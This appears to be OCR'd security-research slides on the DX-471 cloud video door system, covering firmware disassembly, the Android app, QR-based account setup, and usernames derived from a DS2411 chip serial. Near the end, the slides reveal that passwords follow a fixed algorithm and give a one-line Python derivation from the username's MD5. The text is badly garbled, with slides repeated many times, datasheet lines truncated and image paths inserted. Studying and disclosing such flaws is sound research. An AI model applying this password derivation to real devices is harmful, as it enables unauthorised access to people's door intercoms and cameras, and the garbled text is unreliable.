
- 170 degree fisheye high resolution camera;
- Waterproof nameplate design with blue light background;
- Anti-tamper screw installation;
- Full stainless steel materials design;
- Keypad password access control;

- **Wifi**
- 7" TFT touch screen;
- Touch sensor button;
- Hands-free communication;
- Color icon menu display;
- Pantilt&zoom under fisheye mode;
- Call divert to smart phone;

DX-471 Cloud Based Video Door System

- 2 wire system
- Ethernet/Wifi + Cloud based






DX-471 Firmware

- Linux based OS
- ARM LE 32 bit
- Main binary is DX471 - 11MB with symbols :)


```
; Attributes: noreturn

; int __cdecl main(int argc, const char **argv, const char **envp)
EXPORT main
main
PUSH            {R4,LR}
SUB             SP, SP, #0x80
MOV             R0, SP
BL              sigemptyset
MOV             R0, SP
MOV             R1, #0xE
BL              sigaddset
MOV             R0, #0
MOV             R1, SP
MOV             R2, R0
BL              sigprocmask
BL              GlobalResourceInit
BL              Init_vdp_uart
```



2easy Mobile Application

- Android APK
- Java
- SIP client is Linphone (belle-sip)

```
private JpegReadResult CheckJpegResult(int n) {
    if (n < 10) {
        return JpegReadResult.noreply;
    }
    Object object = this.read_cmdbuf;
    if (object[0] == 35 && object[1] == 16) {
        if (object[2] == 1 && object[3] == 0) {
            if (object[4] == 0 && object[5] == 0) {
                if (this.convertShort(object[7], object[6]) != this.jpeg_read_no) {
                    Log.i((String)"MediaServer", (String)"bad sn");
                    return JpegReadResult.noreply;
                }
                object = this.read_cmdbuf;
                int n2 = this.convertShort(object[9], object[8]);
                if (n != 10 && n2 != 0) {
                    if (n2 < 12) {
                        Log.i((String)"MediaServer", (String)"bad data len");
                        this.ClearTmpJpeg();
                        return JpegReadResult.ok_bad;
                    }
                    if (n != n2 + 10) {
                        Log.i((String)"MediaServer", (String)"bad pack len");
                        this.ClearTmpJpeg();
                        return JpegReadResult.ok_bad;
                    }
                    object = this.read_cmdbuf;
                    n = this.convertShort(object[11], object[10]);
                    object = this.read_cmdbuf;
```





Monitor - App Binding


Account Setup

- "..No need to create account .."
- "..Use the mobile app to scan the QR on the home panel process"

Youtube: “how to setup 2easy”




92% 10:02
Registered
ASSISTANT
Please enter your username and password and domain
USERNAME
PASSWORD
DOMAIN
HOME ID
CALL CODE
MONITOR CODE


Registered
Monitor
(Home)
PTT


Registered
Monitor
00:25
PTT

QR Code

<USER>0e00XXXXXXXX</USER>
<PSW>YYYYY</PSW>
<DOMAIN>47.91…….</DOMAIN>
<HOME ID>0400XXXXXXXX</HOME ID>
<MON CODE>1000</MON CODE>
<CALL CODE>2000</CALL CODE>

Username

```
1 int __fastcall ReadDs2411Sn(_BYTE *serial_out)
2 {
3   _BYTE *serial; // r4
4   char v2; // lr
5   char v3; // r1
6   char v4; // r12
7   char v5; // r2
8   int v6; // r3
9   int result; // r0
10  char serial_1[8]; // [sp+0h] [bp-18h]
11
12  serial = serial_out;
13  *(_DWORD *)&serial_1[4] = 0;
14  *(_DWORD *)serial_1 = 0;
15  if ( ioctl(hal_fd, 0x8008471C, serial_1) )
16  {
17    puts("read /dev/ds2411 error!");
18    result = -1;
19  }
20  else
```

Username

```
int __fastcall ReadDs2411Sn(_BYTE *serial_out)
{
  _BYTE *serial; // r4
  char v2; // lr
  char v3; // r1
  char v4; // r12
  char v5; // r2
  int v6; // r3
  int result; // r0
  char serial_1[8]; // [sp+0h] [bp-18h]

  serial = serial_out;
  *(_DWORD *)&serial_1[4] = 0;
  *(_DWORD *)serial_1 = 0;
  if ( ioctl(hal_fd, 0x8008471C, serial_1) )
  {
    puts("read /dev/ds2411 error!");
    result = -1;
  }
  else
```

19-6131; Rev 11/11

MAXIM


DS2411

Silicon Serial Number with V_{CC} Input

FEATURES

- Unique, Factory-Lasered and Tested 64-Bit Registration Number (8-Bit Family Code Plus 48-Bit Serial Number Plus 8-Bit CRC Tester); Guaranteed No Two Parts Alike
- Standby Current <1µA
- Built-In Multidrop Controller Enables Multiple DS2411s to Reside on a Common 1-Wire® Network
- Multidrop Compatible with Other 1-Wire Products
- 8-Bit Family Code Identifies Device as DS2411 to the 1-Wire Master
- Low-Cost TSOC, SOT23-3, and Flip-Chip Surface-Mount Packages
- Directly Connects to a Single-Port Pin of a Microprocessor and Communicates at up to 15.4kbps
- Overdrive Mode Boosts Communication Speed to 125kbps
- Operating Range: 1.5V to 5.25V, -40°C to +85°C

PIN CONFIGURATION



ORDERING INFORMATION

PART	TEMP RANGE	PIN-PACKAGE
DS2411R+T&R	-40°C to +85°C	3 SOT23-3
DS2411P+	-40°C to +85°C	6 TSOC
DS2411P+T&R	-40°C to +85°C	6 TSOC
DS2411X	-40°C to +85°C	4 Flip Chip*

+Denotes a lead(Pb)-free/RoHS-compliant package.
T&R = Tape and reel.
**The DS2411X is RoHS qualified and comes in tape and reel.*

PIN DESCRIPTION

NAME	PIN		
	SOT23	TSOC	FLIP CHIP
I/O	1	2	A1
V_{CC}	2	6	B2
GND	3	1	B1
N.C.	—	3, 4, 5	A2

Username

```
int __fastcall ReadDs2411Sn(_BYTE *serial_out)
{
  _BYTE *serial; // r4
  char v2; // lr
  char v3; // r1
  char v4; // r12
  char v5; // r2
  int v6; // r3
  int result; // r0
  char serial_1[8]; // [sp+0h] [bp-18h]

  serial = serial_out;
  *(_DWORD *)&serial_1[4] = 0;
  *(_DWORD *)serial_1 = 0;
  if ( ioctl(hal_fd, 0x8008471C, serial_1) )
  {
    puts("read /dev/ds2411 error!");
    result = -1;
  }
  else
```

19-6131; Rev 11/11


MAXIM

DS2411


Silicon Serial Number with V_{CC} Input

FEATURES

- Unique, Factory-Lasered and Tested 64-Bit Registration
  Plus 48-Bit S
  Tester); Gua
- Standby Cur
- Built-In Mul
  Multiple DS
  1-Wire® Net
- Multidrop C
  Products
- 8-Bit Family
  DS2411 to t
- Low-Cost T
  Surface-Mou
- Directly Con
  Microproces
  15.4kbps
- Overdrive M
  Speed to 125kbps
- Operating Range: 1.5V to 5.25V, -40°C to +85°C



PIN CONFIGURATION



TSOC, Top View

Flip Chip, Top View with Laser Mark, Contacts Not Visible.
"rrd" = Revision/Date

RMATION

	EMP NGE	PIN-PACKAGE
	to +85°C	3 SOT23-3
DS2411P+	-40°C to +85°C	6 TSOC
DS2411P+T&R	-40°C to +85°C	6 TSOC
DS2411X	-40°C to +85°C	4 Flip Chip*

+Denotes a lead(Pb)-free/RoHS-compliant package.
T&R = Tape and reel.
**The DS2411X is RoHS qualified and comes in tape and reel.*

PIN DESCRIPTION

NAME	PIN		
	SOT23	TSOC	FLIP CHIP
I/O	1	2	A1
V_{CC}	2	6	B2
GND	3	1	B1
N.C.	—	3, 4, 5	A2

Username

```
int __fastcall ReadDs2411Sn(_BYTE *serial_out)
{
  BYTE *serial; // r4
```

19-6131; Rev 11/11

MAXIM

DS2411

Silicon Serial Number with V_{CC} Input

FEATURES

- Unique, Factory-Lasered and Tested 64-Bit Registration
  Plus 48-Bit S
  Tester); Cus

PIN CONFIGURATION

DESCRIPTION

The DS2411 silicon serial number is a low-cost, electronic registration number with external power supply. It provides an absolutely unique identity that can be determined with a minimal electronic interface (typically, a single port pin of a microcontroller). The DS2411's registration number is a factory-lasered, 64-bit ROM that includes a unique 48-bit serial number, an 8-bit CRC, and an 8-bit family code (01h). Data is transferred serially through the Maxim 1-Wire protocol. The external power supply is required, extending the operating voltage range of the device below typical 1-Wire devices.

```
  {
    puts("read /dev/ds2411 error!");
    result = -1;
  }
  else
```

PIN DESCRIPTION

NAME	PIN		
	SOT23	TSOC	FLIP CHIP
I/O	1	2	A1
V_{CC}	2	6	B2
GND	3	1	B1
N.C.	—	3, 4, 5	A2

DS2411X	-40°C to +85°C	4 Flip Chip*

+Denotes a lead(Pb)-free/RoHS-compliant package.
T&R = Tape and reel.
**The DS2411X is RoHS qualified and comes in tape and reel.*

Username

```
int __fastcall ReadDs2411Sn(_BYTE *serial_out)
{
  BYTE *serial; // r4
```

19-6131; Rev 11/11

MAXIM

DS2411

Silicon Serial Number with V_{CC} Input

FEATURES

- Unique, Factory-Lasered and Tested 64-Bit Registration
  Plus 48-Bit S

PIN CONFIGURATION

04 00 1 A BC DE FG

const (20) change (28)

DESCRIPTION

The DS2411 silicon serial number is a [redacted] with external power supply. It provides an absolutely uniqu[redacted] minimal electronic interface (typically, a single port pin of a microcontroller). The DS2411's registration number is a factory-lasered, 64-bit ROM that includes a unique 48-bit serial number, an 8-bit CRC, and an 8-bit family code (01h). Data is transferred serially through the Maxim 1-Wire protocol. The external power supply is required, extending the operating voltage range of the device below typical 1-Wire devices.

```
  {
    puts("read /dev/ds2411 error!");
    result = -1;
  }
  else
```

PIN DESCRIPTION

NAME	PIN		
	SOT23	TSOC	FLIP CHIP
I/O	1	2	A1
V_{CC}	2	6	B2
GND	3	1	B1
N.C.	—	3, 4, 5	A2

DS2411X	-40°C to +85°C	4 Flip Chip*


+Denotes a lead(Pb)-free/RoHS-compliant package.
T&R = Tape and reel.
**The DS2411X is RoHS qualified and comes in tape and reel.*

Username

Wifi Monitor

04 00 1A BC DE FG

2Easy App



0e 00 1A BC DE FG

<USER>0e00XXXX
<PSW>YYYYY</PS
<DOMAIN>47.91....
<HOME ID>0400XX
<MON CODE>1000
<CALL CODE>2000

But what about the password?

Password

- Fixed, simple algorithm to generate passwords
- No indication it can be changed (manual or GUI)

```
MOV             R1, SP
ADD             R8, SP, #0x190+anonymous_0+0x48
ADD             R0, SP, R2
BL              memcpy
ADD             R10, SP, #0x190+local_username_md5
MOV             R2, #0xD
MOV             R1, R8
MOV             R0, R6
BL              strncpy
MOV             R1, R10
MOV             R0, R6
BL              StringMd5_Calculate
LDR             R9, =(aDD_4+4) ; "%d"
LDRB            R2, [SP,#0x190+local_username_md5+0xE]
LDRB            R3, [SP,#0x190+local_username_md5+0xF]
ADD             R6, R7, #0x17
ORR             R3, R3, R2,LSL#8
MOV             R1, #6
MOV             R2, R9
ADD             R0, R7, #0x11
BL              snprintf
MOV             R1, R8
MOV             R2, #0xD
```

Password

- Fixed, simple algorithm to generate passwords
- No indication it can be changed (manual or GUI)

```
MOV             R1, SP
ADD             R8, SP, #0x190+anonymous_0+0x48
ADD             R0, SP, R2
BL              memcpy
ADD             R10, SP, #0x190+local_username_md5
MOV             R2, #0xD
MOV             R1, R8
MOV             R0, R6
BL              strncpy
MOV             R1, R10
MOV             R0, R6
BL              StringMd5_Calculate
```


```
password = struct.unpack(">H", md5(user).digest()[14:16])
```

```
LDRB            R3, [SP,#0x190+local_username_md5+0xF]
ADD             R6, R7, #0x17
ORR             R3, R3, R2,LSL#8
MOV             R1, #6
MOV             R2, R9
ADD             R0, R7, #0x11
BL              snprintf
MOV             R1, R8
MOV             R2, #0xD
```

Pass

- Fixed, simpl
  generate pas
- No indicatio
  (manual or G

